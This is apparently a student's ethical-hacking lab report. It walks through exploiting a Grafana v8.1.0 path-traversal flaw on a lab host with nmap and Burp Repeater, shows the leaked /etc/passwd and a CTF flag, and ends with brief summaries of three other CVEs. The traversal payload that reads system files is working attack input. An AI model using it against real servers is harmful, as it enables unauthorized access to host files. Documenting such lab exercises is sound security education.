Main target - Vulnerable and Outdated Components

Description

Grafana v8.1.0 allows reading files from host machine like /etc/passwd.

Steps to produce


Scan all ports in wasdat with command 'nmap -p- wasdat.fi'.

```
wasdat.fi
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-10 11:25 EEST
Nmap scan report for wasdat.fi (192.168.1.101)
Host is up (0.0024s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT
            STATE SERVICE
22/tcp
            open
                   ssh
80/tcp open
3000/tcp open
                   http
                   http-alt
8000/tcp open
8080/tcp open
                   http-proxy
12141/tcp open
```


There is one port which is unknow, but when you go to http://wasdat.fi:12141 we can see it is Grafana and it runs version v8.1.0




Open Burbsuite go to 'Proxy' tab and Open browser and then turn intercept on.



Go to http://wasdat.fi:12141. And then in Burpsuite go to HTTP history and right click GET method and send it to repeater.



Go to 'Repeater' tab and add '/public/plugins/grafana-azure-monitor-datasource/../../../../../etc/passwd 'after GET.



Then press Send and /etc/passwd file is shown.

```
...
 Response
                                                                =
  Pretty
                  Hex
                          Render
 4 Content-Length: 1269
 5 Content-Type: text/plain; charset=utf-8
 7 Last-Modified: Fri, 18 Aug 2023 11:38:47 GMT
 8 Pragma: no-cache
 9 X-Content-Type-Options: nosniff
10 X-Frame-Options: deny
11 X-Xss-Protection: 1; mode=block
12 Date: Tue, 10 Oct 2023 10:16:58 GMT
13 Connection: close
15 root:x:0:0:root:/root:/bin/ash
16 bin:x:1:1:bin:/bin:/sbin/nologin
17 daemon:x:2:2:daemon:/sbin:/sbin/nologin
18 adm:x:3:4:adm:/var/adm:/sbin/nologin
19 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
20 sync:x:5:0:sync:/sbin:/bin/sync
21 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
22 halt:x:7:0:halt:/sbin:/sbin/halt
23 mail:x:8:12:mail:/var/mail:/sbin/nologin
24 news:x:9:13:news:/usr/lib/news:/sbin/nologin
25 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
26 operator:x:11:0:operator:/root:/sbin/nologin
27 man:x:13:15:man:/usr/man:/sbin/nologin
28 postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
29 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
30 ftp:x:21:21::/var/lib/ftp:/sbin/nologin
31 sshd:x:22:22:sshd:/dev/null:/sbin/nologin
32 at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
33 squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
34 xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
35 games:x:35:35:games:/usr/games:/sbin/nologin
36 cyrus:x:85:12::/usr/cyrus:/sbin/nologin
37 vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
38 htp:x:123:123:NTP:/var/empty:/sbin/nologin
39 smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
40 guest:x:405:100:guest:/dev/null:/sbin/nologin
41 nobody:x:65534:65534:nobody:/:/sbin/nologin
42 grafana:x:472:0:Linux User,,,:/home/grafana:/sbin/nologin
43 FLAG{53710d198ca043fbe63b74ce9dd771d8}
```

Impact estimation

High severity. With this attacker can get vital information from server.

Mitigation

You should update Grafana to newer version.

Research task 1

CVE-2023-38582

There is vulnerability in the web application of MOD3GP-SY-120K. This vulnerability allows stored XSS payload into the field MAIL_RCV. It has medium severity with CVSS score of 5.4. From google I did not find straight answer what is MOD3GP-SY-120K, but it is made by Socomec which makes industrial electrical equipment such as electricity meters, switches, and UPSs. We have discussed about XSS in this course so I have some knowledge of this so there is possibility that I might be found this vulnerability.

CVE-2021-41442

D-Link DIR-X1860 router with firmware before v1.10WWB09_Beta has vulnerability that allows attacker remotely do DoS attack from web application via sending a specific HTTP packet. This has high mitigation with CVSS score of 7.5. In this ethical hacking module, we have discussed about HTTP packets so I might have some kind of knowledge to do this but that's not enough to easily do this myself.

CVE-2021-25965

Calibre-web versions 0.6.0 to 0.6.13 has CSRF vulnerability. If authenticated user clicks link that attacker send, attacker can create new user role with admin privileges and take over the application. This has high mitigation with CVSS score of 8.8. We have been through this topic in the course, so I might have knowledge to do this myself with.